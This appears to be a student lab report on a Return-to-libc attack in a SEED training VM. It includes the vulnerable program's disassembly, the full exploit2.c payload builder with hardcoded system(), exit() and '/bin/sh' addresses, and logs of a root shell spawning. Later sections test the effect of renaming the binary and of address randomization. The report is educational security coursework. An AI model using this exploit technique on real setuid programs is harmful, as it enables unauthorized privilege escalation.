


```
 80484be:       83 ec 18                sub    $0x18,%e
sp
char buffer[12];
/* The following statement has a buffer overflow proble
m */
fread(buffer, sizeof(char), 40, badfile);
 80484c1:       ff 75 08                pushl  0x8(%ebp
)
 80484c4:       6a 28                   push   $0x28
 80484c6:       6a 01                   push   $0x1
 80484c8:       8d 45 ec                lea    -0x14(%e
bp),%eax
 80484cb:       50                      push   %eax
 80484cc:       e8 9f fe ff ff          call   8048370
<fread@plt>
 80484d1:       83 c4 10                add    $0x10,%e
sp
return 1;
 80484d4:       b8 01 00 00 00          mov    $0x1,%ea
x
}
 80484d9:       c9                      leave
```

The program exploit2.c is filled with the addresses of system(), exit() functions and /bin/sh address. That we have found from the previous tasks.




```
[02/27/20]seed@VM:~$ cat exploit2.c
/*exploit2.c*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");

        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the follow
ing
        three statements does not imply the order of X,
 Y, Z.
        Actually, we intentionally scrambled the order.
 */
```



```
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");

        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the follow
ing
        three statements does not imply the order of X,
 Y, Z.
        Actually, we intentionally scrambled the order.
 */

        *(long *) &buf[32] = 0xbffffdef; // "/bin/sh"
        *(long *) &buf[24] = 0xb7e42da0; // system()
        *(long *) &buf[36] = 0xb7e369d0; // exit()

        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
[02/27/20]seed@VM:~$
```

We compile the exploit2.c program and run it along with retlib. We can see that the root shell is spawned.




```
[02/27/20]seed@VM:~$ vi exploit2.c
[02/27/20]seed@VM:~$ gcc -Wall exploit2.c -o exploit2
[02/27/20]seed@VM:~$ ./exploit2
[02/27/20]seed@VM:~$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Conclusion: By knowing the address of system() function, address of exit() function and the address of shell variable sent to child process as environment variable and also the array index values (X,Y,Z) of buffer string, we can exploit the vulnerable program which has buffer overflow problem.


Attack variation 1:

The purpose of this task is to find out if the address of exit() function is necessary. In the program exploit2.c we comment out the address of exit() function



```
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");

        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the follow
ing
        three statements does not imply the order of X,
 Y, Z.
        Actually, we intentionally scrambled the order.
 */

        *(long *) &buf[32] = 0xbffffdef; // "/bin/sh"
        *(long *) &buf[24] = 0xb7e42da0; // system()
//      *(long *) &buf[36] = 0xb7e369d0; // exit()

        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

We compile and run the exploit2 program and retlib. We can see that we get the root shell.




```
[02/29/20]seed@VM:~$ vi exploit2.c
[02/29/20]seed@VM:~$ gcc -Wall exploit2.c -o exploit2
[02/29/20]seed@VM:~$ ./exploit2
[02/29/20]seed@VM:~$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Conclusion: As we can see from the screenshot, the exit() function address was commented out. We observe that the exit() function address is not necessary to make the attack on the user. The root shell is spawned without giving the address of exit().

Attack variation 2:

The purpose of this task is to change the file name retlib to newretlib and try to attack the user without changing the contents of the badfile.




```
[02/29/20]seed@VM:~$ mv retlib newretlib
[02/29/20]seed@VM:~$ ./exploit2
[02/29/20]seed@VM:~$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[02/29/20]seed@VM:~$ 
```

Here we change the name of the program from retlib to newretlib and run the exploit2 program and the newretlib program. We see that we get Segmentation fault and we are unable to get the root shell and attack the user.

Conclusion: We are unable to attack the user. The attack was unsuccessful because whenever we rename the file name, the address of the file gets changed and we must repeat the entire tasks done previously to find the addresses again. Here retlib had a different address and newretlib now has a different address which is used in the upcoming task.

2.6 Task 4: Turning on Address Randomization:

We know that all the attacks made on the user was by turning off the address randomization countermeasure and turning off the StackGuard protection while compiling the vulnerable program. Now we turn on the address randomization and check if this protection is effective against the Return-to-libc attack.




```
[02/29/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.random
ize_va_space=2
kernel.randomize_va_space = 2
[02/29/20]seed@VM:~$ ./exploit2
[02/29/20]seed@VM:~$ ./newretlib
Segmentation fault
[02/29/20]seed@VM:~$
```

After the address randomization countermeasure is switched on, the explot2 program and the newretlib program is run.


Conclusion: We observe that after the address randomization feature is turned on, we are unable to attack the user using the address of system() and exit() function or the shell variable address. The attack is unsuccessful and ineffective. We get Segmentation fault.

Keeping the address randomization turned on, we run the shell string variable program we created in Task 2 to find out the address of the shell. When we run again and again, we see the address gets changes each time thus having address randomization.




```
[03/02/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
[03/02/20]seed@VM:~$ export MYSHELL=/bin/sh
[03/02/20]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/02/20]seed@VM:~$ ./envShellString MYSHELL ./newretl
ib
bfdfaddf
[03/02/20]seed@VM:~$ ./envShellString MYSHELL ./newretl
ib
bffeeddf
[03/02/20]seed@VM:~$ ./envShellString MYSHELL ./newretl
ib
bf91cddf
[03/02/20]seed@VM:~$ ./envShellString MYSHELL ./newretl
ib
bfdaaddf
[03/02/20]seed@VM:~$ ./envShellString MYSHELL ./newretl
ib
bfc76ddf
[03/02/20]seed@VM:~$ 
```

We then debug newretlib using gdb debugger to check if the address randomization is still effective.




```
[03/02/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
[03/02/20]seed@VM:~$ gdb newretlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
```

When check if the address randomization is disabled and it says that it has been disabled and address randomization is switched off automatically once gdb debugger is used.




```
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
word"...
Reading symbols from newretlib...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address s
pace is on.
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 18.
gdb-peda$ r
Starting program: /home/seed/newretlib
```

We create a breakpoint in the main function and run the program line by line after that. We check the system() function address and exit() function address as shown in the screenshot.



